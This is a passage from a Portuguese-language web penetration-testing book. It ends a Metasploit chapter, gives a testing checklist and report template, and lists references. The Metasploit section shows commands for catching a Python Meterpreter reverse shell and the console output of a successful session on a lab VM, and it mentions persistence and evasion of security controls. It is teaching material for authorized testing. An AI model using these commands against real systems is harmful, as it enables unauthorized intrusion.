


Figura 10.34: Injeção de comando para usar o shell Python.

Nada aconteceu, apenas um provável travamento. Por que será? Bom, no comando `msfvenom` , nós informamos o IP do nosso Kali e a porta 4444 para que a conexão seja enviada; no entanto, nós estamos esperando essa conexão? Pelo jeito, não!

É agora que vamos ter que usar o módulo de servidor do Metasploit. Entre no Metasploit com o comando `msfconsole` e digite `use exploit/multi/handler` para entrar no script que esperará a conexão. Além disso, algumas configurações são necessárias.

No script de *handler*, devemos definir o nosso IP que receberá a conexão e a porta. No caso da porta 4444, não seria necessário porque ela é a padrão. Além disso, precisamos definir de qual payload vamos receber a conexão. Ele deve ser o mesmo aplicado no `msfvenom` . Após essas configurações, basta executar com `run` e temos que ter algo semelhante à figura abaixo.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.0.2
lhost ⇒ 10.0.0.2
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload ⇒ python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
```

Figura 10.35: Configurando o handler.

Com o servidor já funcionando corretamente, podemos executar nosso código de exploração na página de injeção de comandos e receber o tão esperado *shell* Meterpreter para nossas ações.

```
[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (39392 bytes) to 10.0.0.1
[*] Meterpreter session 1 opened (10.0.0.2:4444 → 10.0.0.1:35927) at 202
1-07-14 15:21:51 -0400

meterpreter >
```

Figura 10.36: Exploração de sucesso.

Com isso, realizamos a nossa exploração web customizada. Como visto, apenas o domínio da ferramenta não é suficiente, pois em muitos casos, teremos técnicas manuais de exploração como a aprendida nesta seção. Para realizar uma exploração que exige uma ação mais minuciosa, temos que conhecer bem os conceitos que as envolvem.

Nesse contexto, o Metasploit deve ser encarado como uma forma eficiente para fazer a exploração e não como uma

dependência do teste de invasão.

10.8 OUTRAS FUNCIONALIDADES INTERESSANTES

O Metasploit é um framework utilizado para pentest em geral, então existem diversas outras funcionalidades que estão fora do escopo deste livro. No entanto, para lhe passar uma noção e, até mesmo, para você se motivar a buscar mais sobre o assunto, falarei de alguns aspectos importantes que envolvem essas funcionalidades, mas sem entrar muito nos detalhes.

Uma das funcionalidades possíveis é a de elevação de privilégios e esse é um conceito fácil de entender. Note que, após nossas explorações, vimos que obtivemos acesso ao usuário `www-data`. Esse usuário pode acessar uma quantidade limitada de recursos e também pode realizar poucas ações. Diante desse cenário, a elevação de privilégios é uma técnica que, quando bem-sucedida, permite que você acesse usuários com um poder maior sobre o sistema, inclusive com privilégios de administração, como o `root`.

A persistência também é um aspecto muito importante a ser considerado. Imagine que você perde a conexão com o alvo porque a internet caiu ou por qualquer outro motivo. Se você tiver empregado as técnicas para realizar a persistência, você poderá obter a sessão novamente sem precisar repetir a exploração. O Metasploit oferece isso também.

Além do mais, você pode precisar camuflar mais ainda o uso dos seus payloads, o que é necessário para fazer o *bypass* de

algumas soluções de segurança. Contornar as soluções de segurança é uma habilidade necessária quando o objetivo é testar uma infraestrutura completa. Nesse cenário, você poderá encontrar ativos, como os *firewalls* de aplicação, que podem realizar diversos bloqueios caso você rompa uma das regras predefinidas. Usando técnicas de ofuscação, você pode ampliar a sua exploração para atingir diversos ativos de rede, servidores e evadir dos ativos de segurança.

10.9 VARREDURA AUTOMATIZADA COM O METASPLOIT WMAP

O Metasploit possui também um recurso que permite ativar funcionalidades extras. Uma dessas funcionalidades é o WMAP. Trata-se de uma forma de usar recursos do Metasploit automaticamente para encontrar vulnerabilidades.

Sabemos de antemão que varreduras automatizadas têm suas limitações, no entanto, em alguns contextos, é interessante utilizar, até mesmo de forma prévia. Isso porque, se o scanner já detectar vulnerabilidades na forma automática, isso pode facilitar nosso trabalho, que será apenas de validá-las. Todo recurso é útil quando se trata de ganhar tempo e aumentar a eficiência dos testes de segurança.

A primeira ação que devemos fazer, antes mesmo de entrar no `msfconsole`, é executar o comando `service postgresql start` para iniciar o serviço do SGBD PostgreSQL, que é necessário para algumas funcionalidades. Depois execute o comando `msfdb init` para o Metasploit criar um banco de dados próprio.




Figura 10.37: Preparação para o uso do WMAP.

Feitas essas ações prévias necessárias, execute o comando `msfconsole` e, quando já estiver no terminal, carregue a funcionalidade do WMAP com o comando `load wmap`.




Figura 10.38: Carregando o WMAP.

Agora, com essa funcionalidade carregada, se você usar o comando `help`, verá uma nova classe de comandos que podem ser utilizados.




Figura 10.39: Classe de comandos WMAP.

Conhecendo o conjunto de comandos que está ao nosso dispor, vamos fazer o simples, sem muita enrolação. O primeiro passo de uma varredura automatizada é saber em qual HOST vamos realizar os escaneamentos. Então vamos apontar para a raiz do servidor alvo, para realizar o teste. Temos que passar a URL raiz do servidor como parâmetro do comando `wmap_sites -a http://10.0.0.1` .




Figura 10.40: Definindo escopo de teste.

Como visto na figura, também utilizamos o comando `wmap_site -l` para listar todos os servidores na lista de teste. Agora devemos adicionar o diretório do sistema Mutillidae, que será o nosso alvo e para isso usamos o comando `wmap_targets -t http://10.0.0.1/mutillidae/` .




Figura 10.41: Definindo alvo.

Da mesma forma que o comando `wmap_sites -l`, o comando `wmap_targets -l` também exibe os itens, mas, dessa vez, exibe os que serão realmente alvo do teste automatizado. Com isso, use o comando `wmap_run -t` para carregar os *scritps* do Metasploit que serão usados no teste automatizado.




Figura 10.42: Carregando os módulos.

Agora, com tudo certo e carregado, podemos disparar o teste automatizado contra o nosso alvo com o comando `wmap_run -e`.




Figura 10.43: Executando o teste.

Depois, basta apenas ver as vulnerabilidades encontradas com

o comando `wmap_vulns -l` .

```
msf6 > wmap_vulns -l
[*] + [10.0.0.1] (10.0.0.1): scraper /
[*]     scraper Scraper
[*]     GET owaspbwa OWASP Broken Web Applications
[*] + [10.0.0.1] (10.0.0.1): file /.svn/entries
[*]     file SVN Entry found.
[*]     GET Res code: 403
[*] + [10.0.0.1] (10.0.0.1): directory /doc/
[*]     directory Directory found.
[*]     GET Res code: 403
[*] + [10.0.0.1] (10.0.0.1): directory /1/
[*]     directory Directory found.
[*]     GET Res code: 503
[*] + [10.0.0.1] (10.0.0.1): directory /0001/
[*]     directory Directory found.
[*]     GET Res code: 503
```

Figura 10.44: Relatório final.

Pode ser que você me diga que os testes automatizados não foram muito reveladores e com certeza não são. Os testes desse tipo costumam ser bem superficiais e, por isso, você não deve se limitar a eles, apenas utilizá-los em uma primeira instância para avaliação do sistema, sem depender exclusivamente de sua análise.

Esta seção encerra o conteúdo sobre Metasploit. Agora, é com você. Pratique!

Considerações finais do capítulo

Este capítulo apresentou brevemente o poder o Metasploit e o ganho de eficiência ao aplicá-lo no contexto de testes de invasão em aplicações web. O Metasploit é muito conhecido quando se fala em testes de infraestruturas, mas, neste capítulo, vimos que ele tem muito a oferecer para os testes web também.

Trata-se de uma ferramenta imensa, da qual vimos apenas uma parte - a que mais nos interessava para nossos propósitos. Caso você deseje saber mais sobre Metasploit e seus payloads, recomendo o curso gratuito da Offsec no link https://www.offensive-security.com/metasploit-unleashed. Isso será ótimo para sua vida profissional caso queira seguir na área.

Capítulo 11

FINALIZAÇÃO DOS TRABALHOS

Como tudo na vida, os testes de invasão também têm um fim. No entanto, esse fim não é uma atividade que exija pouco empenho. Essa etapa, por exigir a produção de relatórios, geralmente é a que os profissionais de segurança menos gostam de realizar.

Essa fase é fundamental para agregar valor ao teste de invasão e mostrar a importância dos fatos. Por isso, ao longo do livro, sempre foi incentivado o uso de ferramentas que trariam um requinte a mais para a apresentação dos dados nessa fase.

Além de mostrar o relatório neste capítulo final, deixarei para você uma metodologia que costumo seguir em meus testes de invasão. Talvez parte das abordagens que estão ali você não tenha visto o suficiente, mas isso é normal, a segurança ofensiva exige um aprendizado constante.

Por isso, também teremos aqui uma seção, além das referências utilizadas, que dará sugestões de como adquirir mais conhecimento e se tornar pentester caso esse seja seu objetivo.

11.1 UMA PROPOSTA DE PASSO A PASSO PARA SEGUIR NOS TESTES DE INVASÃO

A seguir, encontra-se um roteiro das verificações a serem realizadas durante o teste de vulnerabilidades de aplicação web.

Ferramentas automatizadas podem ser utilizadas para a verificação dos itens aqui citados, configurando-as para execução de testes mais ou menos intrusivos, a depender do tempo disponível para o teste e do escopo acordado com o administrador do sistema.

De qualquer maneira, com base na saída da ferramenta automatizada, é necessária a verificação manual das vulnerabilidades indicadas para se evitar falsos positivos.

Os testes listados abaixo foram baseados no **OWASP Testing Guide v4.2** e também na metodologia proposta no livro *The web application hackers handbook: Finding and exploiting security flaws* do autor Dafydd Stuttard.

Vale ressaltar que as técnicas aqui sugeridas são uma referência para que a pessoa analista possa se basear no planejamento do teste. A depender de cada cenário, nem todos os testes serão necessários.

Roteiro de testes

1. **Reconhecimento**
    i. Buscar em fontes abertas as informações vazadas.
    ii. Escanear o servidor web.
    iii. Verificar arquivos do servidor web em busca de

exposição de informações.

iv. Enumerar sistemas hospedados no servidor web.
v. Verificar comentários e metadados da página web.
vi. Identificar pontos de entrada de dados da aplicação.
vii. Mapear estrutura de diretório e arquivos.
viii. Identificar os frameworks utilizados.
ix. Mapear a arquitetura da aplicação.
x. Verificar a configuração de infraestrutura do sistema.
xi. Verificar a configuração da aplicação.
xii. Verificar se há arquivos antigos, de backup e arquivos não referenciados em busca de informações sensíveis.
xiii. Enumerar infraestrutura e interfaces de administração da aplicação.
xiv. Mapear métodos HTTP e suas características.

2. **Testes de identidade**
   i. Testar as definições de papéis desempenhados nos sistemas.
   ii. Testar o processo de registro de usuário.
   iii. Testar a enumeração de contas com força bruta.
   iv. Testar políticas fracas para senhas.
   v. Testar permissões das contas.
   vi. Testar a suspensão e reativação de contas.
3. **Testes de autenticação**
   i. Testar os métodos criptográficos usados.
   ii. Procurar se existem credenciais padrão.
   iii. Testar as políticas para bloqueio de contas.
   iv. Testar o sistema de autenticação.
   v. Testar a funcionalidade de recuperação de conta.
   vi. Testar funcionalidades de redefinição de senha.
   vii. Testar as formas alternativas de autenticação.

4. **Testes sobre mecanismos de autorização**
    i. Testar por inclusão de arquivos e *Path Traversal*.
    ii. Teste de autorização entre usuários.
    iii. Verificar escalação de privilégios.
5. **Testes de gerenciamento de sessão**
    i. Teste dos mecanismos de gerenciamento de sessão.
    ii. Testar atributos de *cookies*.
    iii. Teste de CSRF.
    iv. Testar funcionalidade de *logout*.
    v. Teste de expiração de sessão.
6. **Testes de validação de entradas**
    i. Teste de XSS.
    ii. Testes de injeção SQL.
    iii. Teste para injeção LDAP.
    iv. Teste para injeção XML.
    v. Teste para injeção XPath.
    vi. Testes para injeção de arquivos.
    vii. Teste para injeção de comandos.
7. **Tratamento de erros**
    i. Análise de códigos de erro.
8. **Testes de Lógica de Negócio**
    i. Testar a validação da lógica de negócio.
    ii. Testar defesas contra mau uso da aplicação.
9. **Testes do lado cliente**
    i. Teste de *DOM based Cross Site Scripting*.
    ii. Teste de execução de JavaScript.
    iii. Teste de injeção HTML.
    iv. Teste de *Client Side URL Redirect*.
    v. Teste de injeção CSS.
    vi. Teste de *Clickjacking*.

11.2 ITENS NECESSÁRIOS PARA O RELATÓRIO FINAL

Quando identificadas e analisadas as vulnerabilidades das aplicações web que estão dentro do escopo, deve ser elaborado um relatório com a descrição das atividades desenvolvidas, os resultados obtidos e propostas de mitigação das vulnerabilidades identificadas.

A seguir serão disponibilizados itens que devem ser citados em seu relatório. Claro, os itens podem ser seguidos dependendo das características da organização que receberá esse relato. De um modo geral, esse relatório pode ser usado em qualquer situação e representa bem o passo a passo dos testes de invasão.

Resumo executivo

Um resumo executivo deve descrever os objetivos específicos do teste de invasão e suas principais descobertas. Escrito como uma visão geral e destinado às pessoas gestoras da organização, deve-se concentrar no impacto nos negócios e descrever a postura geral de segurança, o risco e um resumo das recomendações.

Escopo

Dentro desta seção, você deverá informar todos os acordos feitos antes do teste de invasão. Listar os domínios, IP, sistemas ou quais outros acessos que foram realizados durante o teste de invasão. Além disso, você deverá informar todas as URLs principais dos sistemas testados e, caso tenha tido credenciais previamente para o teste ou quaisquer outras informações, elas

devem ser escritas aqui. Caso exista algum limite aos testes de intrusão, essa informação também deve constar.

Coleta de informação

Na coleta de informação, devem ser apresentadas todas as versões de software utilizados que foram possíveis de obter com escaneamentos. Também deve conter informações que foram encontradas em sites de terceiros que fazem referência ao sistema testado. Caso usuários dos sistemas tenham dados vazados, essa informação também possui valor e deve ser adicionada porque pode afetar o sistema.

Vulnerabilidades

Para cada vulnerabilidade, você deve apresentar uma descrição e quais impactos podem ocorrer se a correção não for feita, de uma forma mais ampla. Além disso, a pontuação CVSS, relativa à severidade, deve estar clara e especialmente elaborada para a vulnerabilidade. Você deve relatar o passo a passo do procedimento usado para exploração, contendo diversos prints de tela exibindo ações feitas. Por fim, proponha de uma forma genérica o que é necessário para a correção, mas não se prenda muito a isso.

Considerações finais

Neste item, você pode relatar qualquer observação que não se encaixe nos itens anteriores, mas que seja considerada de importante conhecimento. Esta seção deve conter uma síntese, onde você deve fazer uma abordagem ao teste de uma forma geral

e classificando-o de forma técnica, com base nos dados apresentados durante todo o relatório de vulnerabilidades.

11.3 COMO CONTINUAR MEU APRENDIZADO

Hoje, existem diversas plataformas on-line que contêm máquinas vulneráveis para testes. Não recomendo que você entre em programas de *bug bounty* com pouco conhecimento. Use plataformas com máquinas vulneráveis para elevar suas habilidades e só depois use o *bug bounty* para aperfeiçoá-las e quem sabe ganhar uma grana. Existem muitas vulnerabilidades na máquina OWASP BWA que não abordamos aqui, você pode buscar atacar todas as funcionalidades dos sistemas e aprender com isso.

As plataformas que possuem máquinas vulneráveis são uma excelente forma de ganhar conhecimento. Não sou patrocinado por nenhuma delas, mas, para o seu aprendizado, vou recomendar claramente três delas aqui: Hack the Box (https://www.hackthebox.eu/), Try Hack Me (https://tryhackme.com/) e Proving Grounds (https://www.offensive-security.com/labs/individual/) da Offensive Security, que usa máquinas do VulnHub (https://www.vulnhub.com/).

Nessas plataformas, você consegue exercitar diversas habilidades em diversas áreas que podem até mesmo extrapolar os testes em web, mas tudo isso estará sob o seu controle. Aconselho fortemente a prática nas plataformas que possuem versão gratuita, pois elas podem ser muito bem aproveitadas para você aprofundar

suas técnicas.

Além disso, ler os relatórios das plataformas de *bug bounty* é uma ótima forma de adquirir conhecimentos que são considerados "fora da caixa". Sites como Bugcrowd (https://www.bugcrowd.com/) e Hacker One (https://www.hackerone.com/) são excelentes para isso. Nesses relatórios, você tem acesso às técnicas de explorações mais atuais feitas no mercado e o valor de suas recompensas.

Outra forma de adquirir conhecimento e agregar valor às suas habilidades é investindo em cursos de empresas já consolidadas na área. Existem várias, no entanto as certificações da Offensive Security (https://www.offensive-security.com/courses-and-certifications/) são as mais reconhecidas do mercado. Elas podem ser consideradas um pouco caras, então, antes de fazer um investimento desse, tenha certeza de que dará conta do recado.

Caso você se interesse por jogos, existe uma modalidade chamada CTF (*Capture The Flag*). Esse pode ser considerado um jogo de hackers, onde você pontua quando captura flags, que ficam alocadas em cada servidor-alvo. Geralmente, a equipe que mais pontua é a vencedora e pode receber diversos prêmios e até grandes oportunidades de emprego. Essas competições acontecem em eventos na área de segurança e também de forma on-line. Quem sabe você que está lendo se torna um CTF player de sucesso! O CTF é uma forma de aprender e se divertir ao mesmo tempo, então boa sorte.

Por fim, na seção de referências, ao fim deste livro, existem diversos conteúdos que embasaram este material. Caso deseje aperfeiçoar ainda mais, você pode adquirir algumas dessas leituras

extras. Este livro faz uma abordagem ampla dos ataques cibernéticos em aplicações web, sendo uma ótima leitura de base. Para vulnerabilidades mais comuns, foram dedicados capítulos específicos juntos com diversas técnicas de exploração e isso vai ajudar você a iniciar na área com um grande arsenal para atuação. Ainda assim, considere a possibilidade de estudo mais profundo de todas as vulnerabilidades citadas, pois essa rotina de estudos é parte do trabalho do pentester.

11.4 CONCLUSÃO

No decorrer deste livro, foram apresentadas diversas vulnerabilidades que são muito conhecidas no mundo da segurança ofensiva, no entanto poucas pessoas as dominam com a profundidade necessária. Grande parte dos profissionais é limitada, pois apenas consegue explorar vulnerabilidades caso exista alguma ferramenta que automatize o processo. Nesse contexto, você já está à frente de muitos deles, já que o livro destinou capítulos inteiros a vulnerabilidades famosas e de grande impacto. Essas vulnerabilidades exigem bastante requinte na hora da elaboração dos relatórios porque elas agregam muito valor para a atividade de testes de invasão.

Caso você seja um desenvolvedor ou uma desenvolvedora e queira apenas ter um olhar diferente para a maneira como desenvolve códigos, este livro com certeza foi útil para entender o ponto de vista do atacante do seu sistema. Claro, não focamos nas correções, então as mitigações não estão dentro do escopo do livro, mas com certeza você verá as possibilidades de ataque em cada código que você escrever. Isso é algo que falta no desenvolvimento, já que nessa atividade não se desenvolve a malícia necessária para

entender o comportamento hacker. Agora, após essa leitura, você deu um grande passo nesse entendimento e se tornou um(a) profissional com uma visão diferente e que será muito vantajosa para sua instituição.

Em outro caso, você pode ter lido este livro por querer ingressar ou entender mais sobre a área da segurança ofensiva. Se for isso, seja bem-vindo(a) a esse mundo. Desde o começo, com o foco ofensivo e laboratórios práticos, pude lhe passar uma visão bem ampla e eficaz de todo o processo da atividade. Nessa carreira, você usará todos os conceitos aprendidos neste livro com uma frequência bem alta, pois aqui está o mais comum.

No entanto, este livro é apenas o começo e, caso queira realmente se aperfeiçoar na área, você terá que correr atrás de muito conteúdo. Essa é uma desvantagem da área, porque um desenvolvedor pode conhecer profundamente algumas tecnologias e seu trabalho será feito, já você terá que conhecer muito bem muitas tecnologias diferentes, pois cada teste de invasão pode requerer conhecimentos totalmente distintos daqueles com que você já teve contato. Você deve ser capaz de executar suas atividades independente da tecnologia utilizada, e isso obriga o pentester a ter uma rotina de estudos constante.

Apesar de tratarmos sobre muitos ataques e diversas formas eficazes de se explorar cada uma das vulnerabilidades, ressalto que você não deve fazer isso se não possuir autorização expressa. Caso você o faça, poderá ser responsabilizado criminalmente e, com a ascensão de casos, crimes cibernéticos tendem a ser cada vez mais penalizados. Este livro não o torna um criminoso cibernético e sim um avaliador de segurança de aplicações web. A única diferença

entre você e o criminoso será a ética, então não se converta para o mal.

Por fim, uma recomendação: procure sempre exercitar as explorações que constam neste livro, das mais diversas formas apresentadas, em ambientes diferentes da máquina OWASP BWA. Quando trocamos o ambiente, algumas características de exploração mudam e você deve se adequar o máximo possível, estando preparado para essa situação que sempre ocorre.

Com isso, desejo a todos e a todas uma boa caminhada e sucesso nessa nova etapa de sua vida profissional. Para quaisquer informações extras, estou à sua disposição pelo LinkedIn: https://www.linkedin.com/in/jaaj16/.

Capítulo 12

REFERÊNCIAS

ALMEIDA JUNIOR, José Augusto de. *Identificação de competências dos Cyber Red Teams militares e proposta de metodologia de treinamento contínuo para projeção do poder na guerra cibernética*. Brasília, 2020.

AYACHI, Yassine et al. *Modeling the owasp most critical web attacks*. Springer, Cham, 2018.

BALOCH, Rafay. *Ethical hacking and penetration testing guide*. Islamabad: CRC Press, 2017.

DE ALMEIDA JUNIOR, José Augusto. et al. Competências para os cyber red teams no contexto militar. *Revista Ibérica de Sistemas e Tecnologias de Informação*, Bogotá, 2020.

MEUCCI, Matteo; MULLER, Andrew. *OWASP Testing Guide V. 4.0*. Open Web Application Security Project. Wakefield, 2014.

NAJERA-GUTIERREZ, Gilberto; ANSARI, Juned Ahmed. *Web Penetration Testing with Kali Linux*: Explore the methods and tools of ethical hacking with Kali Linux. Birmingham: Packt Publishing, 2018.

PATEL, Rahul Singh. *Kali Linux social engineering*. Birmingham: Packt Publishing, 2013.

PRASAD, Prakhar. *Mastering Modern Web Penetration Testing*. Birmingham: Packt Publishing, 2016.

SHARMA, Himanshu; SINGH, Harpreet. *Hands-on red team tactics*. Birmingham: Packt Publishing, 2018.

STUTTARD, Dafydd; PINTO, Marcus. *The web application hacker's handbook*: Finding and exploiting security flaws. Wiley Publishing, 2011.

TAL, Maor. *Web Application Advanced Hacking*. Victoria: Lean Publishing, 2020.

TORRES, José. *Offensive Security Using Burp Suite*. Londres: Computer Science, 2020.

WEIDMAN, Georgia. *Penetration testing*: a hands-on introduction to hacking. São Francisco: No Starch Press, 2014.

WICHERS, Dave; WILLIAMS, Jeff. *Owasp top-10 2017*. Wakefield: OWASP Foundation, 2017.

Plataforma on-line PortSwigger para treinamentos de web security. Disponível em: https://portswigger.net/web-security.

Site oficial da comunidade OWASP. Disponível em: https://owasp.org/.